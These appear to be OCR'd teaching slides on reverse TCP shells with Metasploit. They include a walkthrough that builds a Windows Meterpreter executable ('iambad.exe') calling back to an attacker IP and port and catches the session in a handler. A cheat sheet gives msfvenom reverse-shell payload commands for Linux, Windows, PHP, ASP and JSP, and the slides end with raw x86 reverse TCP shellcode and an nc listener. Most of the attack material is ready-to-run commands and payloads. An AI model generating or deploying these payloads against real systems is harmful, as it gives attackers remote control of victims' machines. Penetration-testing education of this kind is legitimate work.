

Reverse TCP

Concepts

- **Bind shell:** Bind shell is a type of shell in which the target machine opens up a communication port or a listener on the victim machine and waits for an incoming connection. The attacker then connects to the victim machine's listener which then leads to code or command execution on the server.



- **Reverse shell:** A reverse shell is a type of shell in which the target machine communicates back to the attacking machine. The attacking machine has a listener port on which it receives the connection, which by using, code or command execution is achieved.



Reverse TCP

- The reverse TCP is a type of reverse shell
- Reverse Shell is more likely to pass through firewalls, as the client/victim will make the connection back to the attacker.

When to use a reverse TCP

- The target machine is behind a different private network.
- The target machine's firewall blocks incoming connection attempts to our bind shell.
- Our payload is unable to bind to the port it wants due to whatever reason.
- We simply can't decide what to choose.

List of Metasploit reverse shells

- There are 168 different reverse shells in the Metasploit Framework

./msfpayload -l |grep reverse

- In Windows, the most commonly used reverse shell is windows/meterpreter/reverse. But can also try windows/meterpreter/reverse_http or windows/meterpreter/reverse_https, because their network traffic appear a little bit less abnormal.
- In Linux, can also try linux/x86/meterpreter/reverse_tcp, or the 64-bit one. However, just know that linux/x86/shell_reverse_tcp has been the most stable

Set up for a reverse TCP

- When generate a reverse TCP with either msfpayload or msfvenom, must know how to configure the following:
  - ✓ LHOST
  - ✓ LPORT
- Should make sure the listener has started first before executing the reverse TCP.


LHOST

- This is the IP address want the target machine to connect to
- If attacking machine in a local area network, it is unlikely the target machine can actually reach unless both are in the same network. In that case, have to find out your public-facing IP address, and then configure network to port-forward that connection to attacking box.
- LHOST should not be "localhost", or "0.0.0.0", or "127.0.0.1", because if do, telling the target machine to connect to itself (or it may not work at all)

LPORT

- This is the port on LHOST that attacker wants the target machine to connect to.

Example


Victim connects to
Attacker on listening port
Attacker IP: 192.168.1.25
Listener Port: 4444
Victim IP: 192.168.1.13

Generate executable payload

- On the attacker's box, run msfpayload like the following (or msfvenom)

```
$ ./msfpayload windows/meterpreter/reverse_tcp lhost=192.168.1.25 lport=4444 X >
/tmp/iambad.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
Length: 287
Options: {"LHOST"=>"192.168.1.25", "LPORT"=>"4444"}
```

Copy executable payload to victim machine

- For testing, manual copy
- Actually, use various tactics

Set up payload handler on attacker's box

```
$ ./msfconsole -q
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.1.25
lhost => 192.168.1.25
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > run

[*] Started reverse handler on 192.168.1.25:4444
[*] Starting the payload handler...
```

Run executable payload

- Manual executing the executable payload on the victim machine.

Meterpreter/payload session on attack's box

```
$ ./msfconsole -q
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.1.25
lhost => 192.168.1.25
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > run
[*] Started reverse handler on 192.168.1.25:4444
[*] Starting the payload handler...
[*] Sending stage (770048 bytes) to 192.168.1.13
[*] Meterpreter session 1 opened (192.168.1.25:4444 -> 192.168.1.13:1138) at 2017-12-20
10:03:43 -0500
meterpreter >
```

MOST USEFUL MSFVENOM PAYLOADS

Linux
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f elf > shell.elf
Windows
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f exe > shell.exe

PHP
msfvenom -p php/meterpreter_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.php cat shell.php | pbcopy && echo '<?php ' | tr -d '\n' > shell.php && pbpaste >> shell.php
ASP
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f asp > shell.asp
JSP
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.jsp

MOST USEFUL MSFVENOM PAYLOADS

Handlers

Metasploit handlers can be great at quickly setting up Metasploit to be in a position to receive incoming shells. Handlers should be in the following format.

```
use exploit/multi/handler
set PAYLOAD <Payload name>
set LHOST <LHOST value>
set LPORT <LPORT value>
set ExitOnSession false
exploit -j -z
```

Reverse TCP Shellcode

- Write a program for getting reverse shell in any progamming language, such as c, perl, etc.
- Compile and disassemble
- Rewrite and optimize the program in assembly
- Compile and disassemble
- Getting reverse TCP shellcode

For Example

- reverse_tcp_shellcode
- 72 bytes

```
"\x68"
"\x7f\x01\x01\x01"  // <- IP Number
"\x5e\x66\x68"
"\xd9\x03"          // <- Port Number
"\x5f\x6a\x66\x58\x99\x6a\x01\x5b\x52\x53\x6a\x02"
"\x89\xe1\xcd\x80\x93\x59\xb0\x3f\xcd\x80\x49\x79"
"\xf9\xb0\x66\x56\x66\x57\x66\x6a\x02\x89\xe1\x6a"
"\x10\x51\x53\x89\xe1\xcd\x80\xb0\x0b\x52\x68\x2f"
"\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53"
"\xeb\xce";
```

Testing the reverse TCP shellcode

- Put the reverse TCP shellcode in c program (using a string variable)
- Compile the program
- Using nc utility for setting up handler on attack's box

```
# nc -l 127.1.1.1 55555
```

- Execute the compiled program in victim machine

Demo

- Setup…….
- …….

The End